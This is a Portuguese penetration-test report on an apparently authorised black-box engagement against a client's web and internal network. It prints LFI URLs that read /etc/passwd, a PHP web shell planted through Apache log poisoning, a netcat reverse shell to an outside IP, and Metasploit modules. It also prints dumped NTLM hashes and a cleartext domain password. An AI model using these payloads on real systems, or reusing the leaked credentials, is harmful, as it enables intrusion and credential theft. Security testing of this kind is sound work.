|  |
| --- |
| Relatório Teste de Intrusão |
| Cliente: GRAND BUSINESS |
|  |
| **DESEC SECURITY** |
| **01/06/2016** |

|  |
| --- |
| ESTE RELATÓRIO CONTÉM INFORMAÇÃO CONFIDENCIAL E NÃO DEVE SER ENVIADO POR E-MAIL,FAX OU QUALQUER OUTRO MEIO ELETRÔNICO A MENOS QUE ESTE SEJA PREVIAMENTE APROVADO PELAS POLITICAS DE SEGURANÇA DA CONTRATANTE. |

**1. - Controle de Versões**

|  |  |  |  |
| --- | --- | --- | --- |
| DATA | VERSÃO | AUTOR | ALTERAÇÕES |
| 01/06/2016 | 1.0 | Ricardo Longatto | - VERSÃO INICIAL; |
|  | 1.1 |  | - VERSÃO FINAL; |

01 de Junho de 2016

**Att.**

**Sr. José dos Santos**

**Segurança da Informação – Grand Business**

**Considerações iniciais**

Através deste presente relatório apresentamos o **Relatório de Teste de Intrusão** segundo o escopo definido pela proposta aprovada pelas partes envolvidas nesta análise.

Ricardo Longatto | CEH

Penetration Tester

**2 - Introdução e objetivo**

A DESEC foi contratada para conduzir um TESTE DE INVASÃO nos sistemas do GRANDBUSINESS. A avaliação foi conduzida de maneira a simular um ataque malicioso com objetivo de determinar o impacto que falhas de segurança podem ter no que diz respeito à integridade, disponibilidade e confidencialidade do negócio.

**2.1 - Escopo**

De acordo com o combinado e acordado entre as partes, o TESTE DE INTRUSÃO escolhido foi do tipo BLACKBOX (Sem conhecimento de informações), ou seja, a única informação oferecida pela CONTRATANTE foi uma URL.

|  |
| --- |
| URL |
| www.grandbusiness.com.br |

A CONTRATANTE deu liberdade para que o teste inicie a partir da URL e tem conhecimento que a CONTRATADA tem permissão de acessar seus ativos (servidores e serviços) internos desde que o ataque tenha sido iniciado através da URL principal.

O objetivo deste **TESTE DE INTRUSÃO** do tipo **BLACKBOX** é conduzir uma simulação de ataque malicioso da maneira que seja possível determinar o impacto que as falhas de segurança possam apresentar na:

* Na Integridade dos sistemas da companhia
* Na confidencialidade das informações de clientes
* Na infraestrutura interna e disponibilidade dos sistemas e serviços

O resultado dessa avaliação deve ser usado para mitigação dessas falhas a fim de minimizar os riscos e melhorar a segurança.

**2.2 - Limitações de Escopo**

As **limitações** impostas pela CONTRATANTE foram:

* Ataques DoS e DDoS (Negação de Serviço) (visto que outra empresa presta suporte a disponibilidade de seus sistemas)
* Ataques de Engenharia Social (pois objetivo principal da contratante é medir o nível de segurança de seu ambiente sem depender do fator de erro humano)

**2.3 - Responsabilidades**

O trabalho desenvolvido pela DESEC SECURITY **não** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimiza-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implantadas em ambiente em produção. A DESEC SECURITY **não se responsabiliza** pela implantação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

**2.4 - Metodologia**

A metodologia utilizada neste teste visa analisar os níveis de proteção implantados, iniciando sem nenhuma informação disponibilizada pela empresa.

O teste se inicia na fase de COLETA DE INFORMAÇÕES, onde se colhe informações publicas sobre alvo, depois passamos para a fase de reconhecimento e identificação da aplicação, onde identificamos versões de software, tipo dos sistemas, arquitetura etc, após isso iniciamos uma varredura manual para encontrar possíveis vetores de entrada e posteriormente planejarmos o ataque, somente após esse reconhecimento se inicia a fase de detecção de vulnerabilidades e posteriormente a exploração e pós-exploração e validação do risco.

**3. - Sumário executivo**

Os resultados das avaliações efetuadas na aplicação a partir da internet, demonstram que a empresa possui sérios riscos de segurança no qual a presença de vulnerabilidades **GRAVES** compromete o sigilo de informações sensíveis e a imagem da empresa GRANDBUSINESS.

**3.1 - Resumo das ameaças**

Através da internet foi possível localizar uma aplicação vulnerável que permitiu acesso a rede interna, comprometendo uma estação de trabalho e conseguindo posteriormente acesso ao servidor principal da rede.

**4. - Resultado do Trabalho - Analise Técnica**

**4.1 – Coleta de Informação**

Iniciamos a coleta de informação do ambiente afim de levantar informações sobre o ambiente.  
o domínio [**www.grandbusiness.com.br**](http://www.grandbusiness.com.br) respondia para o IP **173.45.93.20** e ao fazer uma pesquisa por IP descobrimos o bloco de IP de propriedade do GRANDBUSINESS.

|  |
| --- |
| 173.45.93.16 - 173.45.93.23 |

**Consultando o DNS**

O servidor de DNS permitia a realização da Transferência de zona com isso foi possível conseguir acesso a todas as entradas DNS.

|  |  |
| --- | --- |
| Transferência de Zona | |
| ftp.grandbusiness.com.br | 173.45.93.20 |
| infrasecreta.grandbusiness.com.br | 173.45.93.20 |
| mail.grandbusiness.com.br | 209.190.1.134 |
| intranet.grandbusiness.com.br | 209.190.1.134 |
| firewall.grandbusiness.com.br | 209.190.1.134 |
| gw.grandbusiness.com.br | 173.45.93.17 |
| intranet.grandbusiness.com.br | 209.190.1.134 |
| card.grandbusiness.com.br | 209.190.1.134 |
| mail.grandbusiness.com.br | 209.190.1.134 |
| ns1.grandbusiness.com.br | 173.45.93.20 |
| ns2.grandbusiness.com.br | 173.45.93.21 |
| rh.grandbusiness.com.br | 209.190.1.134 |
| www.grandbusiness.com.br | 173.45.93.20 |

Aqui podemos notar que vários serviços se encontram no mesmo servidor visto que vários subdomínios responde para o mesmo endereço IP.  
Também encontramos um outro range de IP que ao consultar retornava outro bloco de IP de responsabilidade do GRANDBUSINESS.

|  |
| --- |
| Blocos de IP |
| 173.45.93.16 - 173.45.93.23 |
| 209.190.1.128 - 209.190.1.135 |

**Pesquisa publica usando a técnica de Google Hacking**

*Consulta*

|  |
| --- |
| site:grandbusiness.com.br |


*Aplicação encontrada*

|  |
| --- |
| http://rh.grandbusiness.com.br/index.php?page=login |

**Analisando a Aplicação encontrada**

http://rh.grandbusiness.com.br/index.php?page=login

A aplicação foi criada na linguagem PHP 5.3.2 e o WebServer usado é APACHE 2.2.16 como podemos verificar no reconhecimento feito abaixo.




Analisando a o site do RH percebemos que ele passa parâmetros via GET **index.php?page=login** e esses parâmetros não são bem tratados pois ao manipular os valores ele retorna erro permitindo descobrir o **PATH** da aplicação além de ser vulnerável a **LFI**.

  
**PATH: /var/www/**


**LFI - Local File Inclusion**

A falha de LFI permite ler arquivos de configuração de serviços do servidor, e extrair informações sobre configuração de serviços e do servidor.  
  
  
**POC  
Lendo arquivo /etc/passwd do servidor**  
/etc/passwd

|  |
| --- |
| http://rh.grandbusiness.com.br/index.php?page=/etc/passwd%00 |


**Lendo arquivo de configuração da rede do servidor**  
/etc/network/interfaces

|  |
| --- |
| http://rh.grandbusiness.com.br/index.php?page=/etc/network/interfaces%00 |



**Lendo arquivo de log do apache**/var/log/apache2/access.log

|  |
| --- |
| http://rh.grandbusiness.com.br/index.php?page=/var/log/apache2/access.log%00 |

  
**Explorando LFI através de Infecção do log do apache**


Como podemos notar a aplicação é em PHP e permite ler o log do apache, podemos então gerar um PAYLOAD malicioso em php e gerar uma requisição falsa para armazenar esse payload malicioso nesse log do apache pois na próxima execução de leitura do log o código PHP será interpretado e conseguiremos executar nosso código malicioso.  
 **POC**

Código malicioso

|  |
| --- |
| <?php system($\_GET[‘xpl’]);?> |

Este código permite executar comando do sistema operacional (system) via método GET através do parâmetro xpl.

Fazendo uma requisição HTTP para infectar o LOG do Apache.



**Command Execution**

A execução de comandos permite conseguir executar comandos do sistema operacional, neste caso em especifico conseguimos executar comandos do sistema operacional através da aplicação usando nosso código malicioso.

|  |
| --- |
| http://rh.grandbusiness.com.br/index.php?xpl=ls%20-la&page=/../../var/log/apache2/access.log%00 |


A URL acima esta executando ***ls –la*** no qual retorna os arquivos existentes no PATH (/var/www/) da aplicação.

**Ganhando acesso ao servidor**

Uma vez que conseguimos executar comandos no servidor buscamos ganhar acesso via terminal afim de ter uma liberdade maior para controlar o servidor, para isso fizemos uso de uma CONEXAO REVERSA no qual abrimos uma porta na nossa maquina e mandamos o servidor conectar na nossa porta aberta e enviar o /bin/bash (terminal) para que possamos tomar controle do terminal.

|  |
| --- |
| rh.grandbusiness.com.br/index.php?xpl=nc 186.236.110.228 443 -e /bin/bash&page=/../../var/log/apache2/access.log%00 |

Utilizamos NETCAT para abrir a conexão e enviar o /bin/bash para nossa maquina.

  
Como resultados conseguimos controle sob o servidor.

**Pós – Exploração**

De posse do webserver responsável pelo RH do grandbusiness buscamos um apoio em outras maquinas na mesma rede afim de elevar nosso privilégio e conseguir comprometer o resto do ambiente.

|  |
| --- |
| Servidor Comprometido |
| rh.grandbusiness.com.br |
| IP local: 172.16.1.8 |
| IP Externo: 209.190.1.134 |

Através deste acesso conseguimos identificar a REDE do grandbusiness.

|  |
| --- |
| REDE INTERNA |
| 172.16.1.0/24 |

**Comprometendo outros hosts da rede interna**

Com acesso a rede interna através do host comprometido conseguimos localizar outros hosts na rede

Encontramos um HOST com alguns serviços vulneráveis ativo

|  |
| --- |
| WORKSTATION |
| IP: 172.16.1.4 |
| SO: Windows XP |
| Serviços: SLMAIL (PORTA 110) |

Descobrimos que o SLMAIL é vulnerável e possui um EXPLOIT público que explora essa falha.


|  |
| --- |
| exploit/windows/pop3/seattlelab\_pass |

Utilizando o Exploit acima conseguimos comprometer essa estação de trabalho e uma vez com acesso fizemos um DUMP dos hashs de senhas dessa estação.


|  |
| --- |
| Administrador:500:aad3b435b51404eeaad3b435b51404ee:ae4b9891ebd7e330df8bbfe37d5e5e08::: Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: HelpAssistant:1000:53400e6be3b44a71ae7c89da5d20c6e3:389b28049ba082c4a57c336976f3f520::: rafaela:1005:aad3b435b51404eeaad3b435b51404ee:ee8ba375ac2b804683ab960dad19581e::: Usuario:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: |

Essas informações podem ser uteis para usarmos técnicas como PASS THE HASH para se autenticar em outros hosts da rede.


Uma vez com acesso a essa maquina nós utilizamos um software chamado WCE e outro chamado FGDUMP para extrair informações sobre cache de usuário logado e conseguir pegar a senha do usuário utilizando injeção em memória.



A evidencia acima conseguimos identificar o usuário rogerio do domínio gbusiness.rede



A evidencia acima o WCE consegue pegar a senha do usuário rogerio em texto claro.



A evidencia acima mostra configurações da rede do workstation onde podemos ver o IP 172.16.1.60 que é o ip do DC (Domain Control).


|  |
| --- |
| Credenciais obtidas |
| Dominio: Gbusiness |
| Usuario: rogerio |
| Senha: Roger@10 |


Informações sobre o controlador de domínio

|  |
| --- |
| SERVIDOR PRINCIPAL (Domain Control) |
| IP: 172.16.1.60 |
| SO: Windows Server 2008 R2 Enterprise |
| Serviços: SMB,RDP(TS),AD |

Uma vez que identificamos o servidor principal e temos credencias validas na rede podemos utilizar um exploit para tentar se autenticar no servidor e ganhar um acesso a ele.

|  |
| --- |
| exploit/windows/smb/psexec |

